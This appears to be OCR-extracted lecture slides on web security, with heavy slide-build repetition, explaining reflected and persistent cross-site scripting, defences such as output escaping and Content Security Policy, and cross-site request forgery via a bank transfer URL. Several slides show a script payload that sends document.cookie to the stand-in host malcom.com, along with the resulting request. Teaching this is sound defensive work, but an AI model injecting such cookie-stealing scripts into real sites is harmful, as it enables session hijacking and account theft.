
Web Security: Cross-site Scripting

http://example.com/index.html



Web Security: Cross-site Scripting


http://example.com/index.html





Hi Vicky

Web Security: Cross-site Scripting

http://example.com/index.html





Malcom
Hi Vicky


Malcom
Hi Vicky

Web Security: Cross-site Scripting


http://example.com/index.html

example.com




HTTP

HTTP



Malcom
Hi Vicky


Hey




Malcom
Hi Vicky


Web Security: Cross-site Scripting

http://example.com/index.html




Malcom
Hi Vicky


Vicky
Hey



Malcom
Hi Vicky

Vicky
Hey

Web Security: Cross-site Scripting


http://example.com/index.html





Malcom
Hi Vicky

Vicky
Hey



Malcom
Hi Vicky


Vicky
Hey


```
How are you?
<script>fetch('http://malcom.com?
cookie=' + document.cookie)</script>
```

Web Security: Cross-site Scripting

http://example.com/index.html


example.com





Malcom
Hi Vicky

Vicky
Hey




Malcom
Hi Vicky


Vicky
Hey

```
How are you?
<script>fetch('http://malcom.com?
cookie=' + document.cookie)</script>
```

Web Security: Cross-site Scripting


http://example.com/index.html




Malcom
Hi Vicky

Vicky
Hey

Malcom
How are you?



Malcom
Hi Vicky


Vicky
Hey

Malcom
How are you?

Web Security: Cross-site Scripting

http://example.com/index.html





Malcom
Hi Vicky

Malcom
How are you?


```
How are you?<script>
  fetch('http://malcom.com?cookie=' + docum ent.cookie)
</script>
```

alcom
Vicky

Malcom
How are you?

Web Security: Cross-site Scripting

http://example.com/index.html



GET /?cookie=**vicky-secret** HTTP/1.0
Host: malcom.com

Malcom
Hi Vicky

Malcom
How are you?

```
How are you?<script>
  fetch('http://malcom.com?cookie=' + document.cookie)
</script>
```

Web Security: Cross-site Scripting

- Cross-site Scripting is executing a foreign (and malicious) piece of code as if it were included in the compromised webpage
- Somehow get the browser to execute a script with the permissions of the attacked domain
    - Non-persistent (disappears after page reloads)
    - Persistent (persists across page reloads)
- Most common method: somehow inject JavaScript code into a resource of the attacked domain so that the code executes with the authority of the parent and can access it

Web Security: Cross-site Scripting

- Non-persistent: Occurs when server-side code accepts a query string or form submitted by the user, and sends the string back to the client as a new page or AJAX response without validating/escaping it
    - User can inject malicious JavaScript code into the query string or form input (can be hidden)
    - The script when it is sent back now executes with the authority of the server's origin and can access all resources of the same origin at the client

Web Security: Cross-site Scripting

- **Persistent**: In a persistent XSS attack, the attack string is stored on the server so that future visits to the website (by the same user or different users) would also be subject to the attack
  - Much more devastating than the reflected attacks
  - Result from server not checking the user-specified string before storing it to a **database** or file (say)

Defending Against XSS Attacks

- ALWAYS check and **escape user inputs before**
  - Injecting into the DOM (frontend)
    - Use the **.textContent** property instead of ~~.innerHTML~~
  - Sending to backend (inserting into a database)
    - Escape HTML (replacing < with &lt;, > with &gt; etc


- **Encode user data**
  - Use context-specific encoding, especially for URLs
  - **encodeURI()** to escape special chars lik <, >,)

Web Security: Cross-site Scripting

Defense

- Lighter-weight but incomplete methods
    - Tying cookies to the IP address of the user logged in
        - (works only for XSS attacks that try to steal cookies)
    - Disabling scripts on the page or in a specific section of the page
        - (may prevent legit. scripts from running)
- New method: Content Security Policy (CSP)
    - allow servers to specify approved origins of content for web browsers
    - not yet implemented in all browsers
    - https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

Web Security: Cross-site Request Forgery



http://bank.com/

Web Security: Cross-site Request Forgery

- An attacker attempts to request a URL sent to a user by spoofing it to their benefit
- Relies on the use of reproducible and guessable URLs (typically as parameters of GET requests)
- Cookies are automatically sent with every request, and hence the URL can perform malicious actions on behalf of the client
  - Do not require the server to accept/allow JavaScript code (unlike XSS attacks)


Web Security: Cross-site Request Forgery


Example

- Assume that a banking website allows money transfers using the following URL format http://bank.com/transfer.do?to=me&amt=100
- A malicious user can trick another user into clicking the URL (say through an email). If they have logged into the bank's website, then the request will execute with the privileges of the logged in user.
    - Relies on social engineering to carry out attack
    - Malicious URL can be hidden (e.g., in images)

Web Security: Cross-site Request Forgery

http://bank.com/





Sign in to Bank

Username vicky.i

